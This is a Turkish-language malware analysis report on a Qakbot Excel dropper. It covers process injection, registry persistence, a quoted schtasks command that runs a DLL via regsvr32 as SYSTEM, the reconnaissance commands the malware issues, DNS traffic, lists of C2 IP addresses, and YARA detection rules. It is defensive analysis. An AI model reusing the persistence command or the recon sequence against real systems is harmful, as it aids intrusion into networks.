
ResumeThread ile suspend durumunda olan process'i aktif duruma getirmektedir. Eğer belirtilen blacklistten herhangi birine rastlar ise kendini "explorer.exe" dışında "mobsync.exe" içerisine enjekte edebilmektedir.




Qakbot zararlısı, sistemde kalıcılık sağlamak için kayıt defterindeki "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" anahtarını kullanmaktadır.




Anti-Analysis kontrollerinden sonra QakBot zararlısı, bir yapılandırma dosyasıyla birlikte kendisini AppData altına kopyalamaktadır.





Qakbot zararlısı ne zaman çalışacağını ve ardından silineceğini belirlemektedir.



“C:\Windows\system32\schtasks.exe" /Create /RU "NT AUTHORITY\SYSTEM" /tn cxcgmrzjc /tr "regsvr32.exe -s \"C:\Users\<ComputerName>\Desktop\yedek.dll\"" /SC ONCE /Z /ST 02:08 /ET 02:20”

“/RU” komutu ile en üst yetkilere sahip kullanıcı ile çalışacağını belirtmektedir.

“/tn” task name belirtmektedir.

“/tr” görevin çalıştıracağı programı belirtmektedir.


“/SC” çalışma sıklığını belirtmektedir.

“/Z” çalıştıktan sonra silmektir.

“/ST” çalışmaya başlayacağı zamanı belirtmektedir.

“/ET” çalışmayı durdurduğu zamanı belirtmektedir.

Qakbot zararlısı veri alışverişi için aşağıdaki exe'leri enjekte olduğu explorer.exe programı aracılığıyla başlatarak CommandLine da belirtilen komutları çalıştırır.



"Arp -a" Ağ ara yüzündeki arp önbellek tablolarını görüntülemek için kullanılır.

"net view /all" $ paylaşımları dahil tüm paylaşımları görüntüler.

"nslookup -querytype=ALL -timeout=10 _ldap _tcp.dc._msdcs. WORKGROUP"

"querytype" parametresi ile sorgu için kaynak kayıt türünü değiştirir

"-timeout" parametresi ile bir arama isteğine yanıt beklemek için saniye sayısını belirtir. Belirtilen süre içerisin de yanıt alınmazsa süre iki katına çıkar ve istek yeniden gönderilir,

NC WORKGROUP barındıran etki alanı denetleyicisini (DC) bulmak için istemci makine NC adından (WORKGROUP) oluşturulan SRV kaydı _ldap_tcp.dc._msdcs. WORKGROUP için bir DNS sorgusu yayınlar.

“whoami /all” Geçerli kullanıcı adı, güvenlik tanımlayıcıları (SID), ayrıcalıklar ve geçerli kullanıcının ait olduğu gruplar dahil olmak üzere geçerli erişim belirtecindeki tüm bilgileri görüntüler.

“cmd /c set” /c parametresi string ile belirtilen komutu yerine getirir ve sonlandırır.

“ipconfig /all” ağ bağlantısı özellikleri daha ayrıntılı görülebilir. “/all” parametresiyle bilgisayarın mac adresi de ekrana basılır.

“nltest /domain_trusts/all_trusts” Güvenilir etki alanlarının bir listesini döndürür. “All_trusts” tüm güvenilen etki alanlarını döndürür.

“net share” Paylaşılan tüm kaynaklar hakkındaki bilgileri görüntüler.

“route print” Ağ yönlendirme tablosunu görüntüleyen ve güncelleyen Windows komutudur.

“netstat nao” bir bağlantının sahip olma sürecini işlem kimliğini (PID) ayrı bir sütuna ekler.

“net localgroup” Sunucunun adını ve bilgisayardaki yerel grupların adlarını görüntüler.


“qwinsta” Uzak masaüstü oturum, ana bilgisayar sunucusundaki oturumlarla ilgili bilgileri görüntüler.

“%System%net1 localgroup” bilgisayardaki yerel kullanıcı gruplarını yönetmek için kullanılır.

“%System%net1 share” ağ paylaşımlarını komut satırından oluşturmak, yapılandırmak ve silmek için kullanılır.

Network Analizi

Excel dokümanı Wireshark programında görüntülendiğinde çıkan sonuç aşağıdaki gibidir.




dns


No.	Time	Source	Destination	Protocol	Length	Info
5	6.738556	192.168.32.134	192.168.32.2	DNS	76	Standard query 0x4fb8 A wpad.localdomain
14	6.774410	192.168.32.134	192.168.32.2	DNS	81	Standard query 0x0141 A theottomandoner.co.uk
17	6.896450	192.168.32.2	192.168.32.134	DNS	97	Standard query response 0x0141 A theottomandoner.co.uk A 5.100.155.169
33	7.310745	192.168.32.134	192.168.32.2	DNS	74	Standard query 0xa5ec A r3.o.lencr.org
34	7.322398	192.168.32.2	192.168.32.134	DNS	173	Standard query response 0xa5ec A r3.o.lencr.org CNAME o.lencr.edgesuite.net CNAME a1887.dscq.akamai.net A 1
48	7.751473	192.168.32.134	192.168.32.2	DNS	76	Standard query 0x4fb8 A wpad.localdomain
64	9.764120	192.168.32.134	192.168.32.2	DNS	76	Standard query 0x4fb8 A wpad.localdomain
77	9.877845	192.168.32.134	192.168.32.2	DNS	85	Standard query 0x2403 A www.theottomandoner.co.uk
78	10.106925	192.168.32.2	192.168.32.134	DNS	115	Standard query response 0x2403 A www.theottomandoner.co.uk CNAME theottomandoner.co.uk A 5.100.155.169
117	12.803919	192.168.32.134	192.168.32.2	DNS	81	Standard query 0x9914 A paufderhar07ol.ru.com
118	12.853874	192.168.32.2	192.168.32.134	DNS	97	Standard query response 0x9914 A paufderhar07ol.ru.com A 141.8.226.34
128	13.438506	192.168.32.134	192.168.32.2	DNS	82	Standard query 0xb577 A nicolette7107gq.ru.com
129	13.488836	192.168.32.2	192.168.32.134	DNS	98	Standard query response 0xb577 A nicolette7107gq.ru.com A 141.8.226.34
148	14.166608	192.168.32.134	192.168.32.2	DNS	81	Standard query 0x7b7a A chocolateuncle.online
149	14.219949	192.168.32.2	192.168.32.134	DNS	146	Standard query response 0x7b7a No such name A chocolateuncle.online SOA ns0.centralnic.net
150	14.221824	192.168.32.134	192.168.32.2	DNS	75	Standard query 0x3619 A cablenet.com.ec
151	14.337414	192.168.32.134	192.168.32.2	DNS	76	Standard query 0xb754 A dns.msftncsi.com
152	14.348386	192.168.32.2	192.168.32.134	DNS	92	Standard query response 0xb754 A dns.msftncsi.com A 131.107.255.255
153	14.444531	192.168.32.2	192.168.32.134	DNS	91	Standard query response 0x3619 A cablenet.com.ec A 209.99.16.217
171	15.075236	192.168.32.134	192.168.32.2	DNS	74	Standard query 0xe3b0 A x1.c.lencr.org
172	15.090067	192.168.32.2	192.168.32.134	DNS	179	Standard query response 0xe3b0 A x1.c.lencr.org CNAME crl.root-x1.letsencrypt.org.edgekey.net CNAME e8652.d


Zararlı DLL' in veri iletmeye çalıştığı sunucuların listesi aşağıda sıralanmıştır.

96.21.251.127	144.202.38.185	217.133.54.140
207.246.77.75	207.246.116.237	108.14.4.202
93.184.220.29	144.202.38.185	68.186.192.69
86.220.62.251	98.252.118.134	140.82.49.12
122.148.156.131	86.190.41.156	45.63.107.192
24.226.156.153	50.244.112.106	83.196.56.65
47.22.148.6	96.21.251.127	45.67.231.247
189.146.183.105	81.214.126.173	45.77.117.108
81.97.154.100	24.229.150.54	74.222.204.82
144.139.166.18	45.77.115.208	71.199.192.62
188.26.91.212	151.205.102.42	50.29.166.232
83.110.9.71	108.46.145.30	75.118.1.141
149.28.98.196	92.59.35.196	174.104.22.30
83.110.103.152	115.133.243.6	149.28.99.97
172.78.56.208	144.139.47.206	196.151.252.84
105.198.236.99	45.32.211.207	75.137.47.174

Birinci sıradan başlayarak listedeki adreslerle bağlantı kurmaya çalışmaktadır. Fakat sunucuların çoğu artık aktif olmadığı için veri iletimi gerçekleşemez. Liste içerisinden bazı sunucular aktif olmasına rağmen veri iletimi gerçekleştirilememektedir.







ÇÖZÜM ÖNERİLERİ

-Sistemlerde güvenilir daima güncelleme alan bir antivirüs kullanılması,

-Mail okurken dikkat edilip emin olunmayan maillerin açılmaması,

-Spam maillerin açılmaması,

-İşletim sisteminin her zaman güncel tutulması,

-Zararlı bağlantı ve IP adreslerine filtrelenme yapılması, Qakbot zararlısının sisteme erişme ve zarar vermesini engelleyebilmektedir.

YARA KURALI

```
import "hash"
rule Excel_Dropper
{
meta:
  author="Zayotem"
  description=" Excel_Dropper"
  first_date="14.04.2021"
  report_date="24.05.2021"
  file_name=" documents-1472621861.xlsb"
strings:
  $s1 ="URLMon"
  $s2 ="URLDownloadToFileA"
  $s3 ="JJCCBB"
  $s4 ="DllRegisterServer"
  $s5 ="rundll32"
  $s6 ="wiroe.oer1"
  $s7 ="wiroe.oer2"
  $s8 ="wiroe.oer3"
  $s9 ="wiroe.oer4"
  $s10 ="wiroe.oer5"
condition:
  hash.md5(0,filesize)=="7046115D4093BB8A33AE64DF0A85C4DD"   or
all of them
}
```

YARA KURALI

```
import "hash"
rule Qakbot
{
meta:
  author="Zayotem"
  description="Qakbot"
  first_date="14.04.2021"
  report_date="24.05.2021"
  file_name="wiroe.oer1"

strings:
  $s1 ="50.244.112.106"
  $s2 ="sadccdcdsasa"
  $s3 ="cdcdwqwqwq"
  $s4 ="avp.exe"
  $s5 ="fmon.exe"
  $s6 ="AvastSvc.exe"
  $s7 ="egui.exe"
  $s8 ="explorer.exe"
  $s9 ="mobsync.exe"
  $s10 ="induvv.dll"
  $s11 ="dzgenmhak.nte"


condition:
  hash.md5(0,filesize)=="BF405FB27EC79209E373C32DFAC66203" or all
of them
}
```

İlker Verimoğlu

https://www.linkedin.com/in/ilker-verimoglu/

Emre Doğan

https://www.linkedin.com/in/emreefedogan/

Kaan Binen

https://www.linkedin.com/in/kaan-binen

Abdulkadir Binan

https://www.linkedin.com/in/abdulkadirbinan/

Emrah Sarıdağ

https://www.linkedin.com/in/emrahsaridag/